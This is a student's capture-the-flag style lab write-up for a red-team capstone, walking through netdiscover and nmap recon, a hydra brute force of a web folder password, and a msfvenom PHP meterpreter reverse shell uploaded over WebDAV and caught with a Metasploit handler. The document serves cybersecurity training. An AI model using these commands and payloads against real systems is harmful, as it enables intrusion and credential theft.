Capstone Project: Red Team - Blue Team

Day 1: Solved

Skye Falzett

2022.04.25

- **Discover the IP address of the Linux web server.**

  < netdiscover -r 192.168.1.255/16 >

```
File   Actions   Edit   View   Help
 Currently scanning: 192.168.93.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation

root@Kali:~# netdiscover -r 192.168.1.255/16
```

  < sudo nmap 192.168.1.105>


```
root@Kali:~# sudo nmap 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 16:36 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
root@Kali:~#
```

- **Locate the hidden directory on the web server.**


- **Hint: Use a browser to see which web pages will load, and/or use a tool like dirb to find URLs on the target site.**

RECON ONLINE:

<firefox http://192.168.1.105 > opens the firefox browser:




- **Brute force the password for the hidden directory using the hydra command:**




Brute force the password for ashton:


<hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/>




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 1
8:12:50
root@Kali:/usr/share/wordlists#
```

Login: ashton Password: leopoldo








- **Break the hashed password with the Crack Station website or John the Ripper.**



- **Connect to the server via WebDav.**







- **Upload a PHP reverse shell payload.**

Created the reverse shell payload:

< msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4040 -f raw > rev-shell-2.php >

Then, I copy and pasted that rev-shell-2.php and loaded it to the dav://192.168.1.105/webdav/ directory

To run it, I went to the “other location” dav://192.168.1.105/webdav/rev-shell-2.php.

- **Execute payload that you uploaded to the site to open up a meterpreter session.**

Then I started back in the Kali machine:

<msfconsole>

Then I ran:

<use exploit/multi/handler>

<set payload php/meterpreter/reverse_tcp>

<set lhost 192.168.1.90>

<set lport 4040>

<run>

- Find and capture the flag.

To find the flag:

<shell>

<find /-name flag.txt 2./dev/null>

<cat /flag.txt>

Result: b1ng0w@5h1sn@m0 “Bingo was his namo”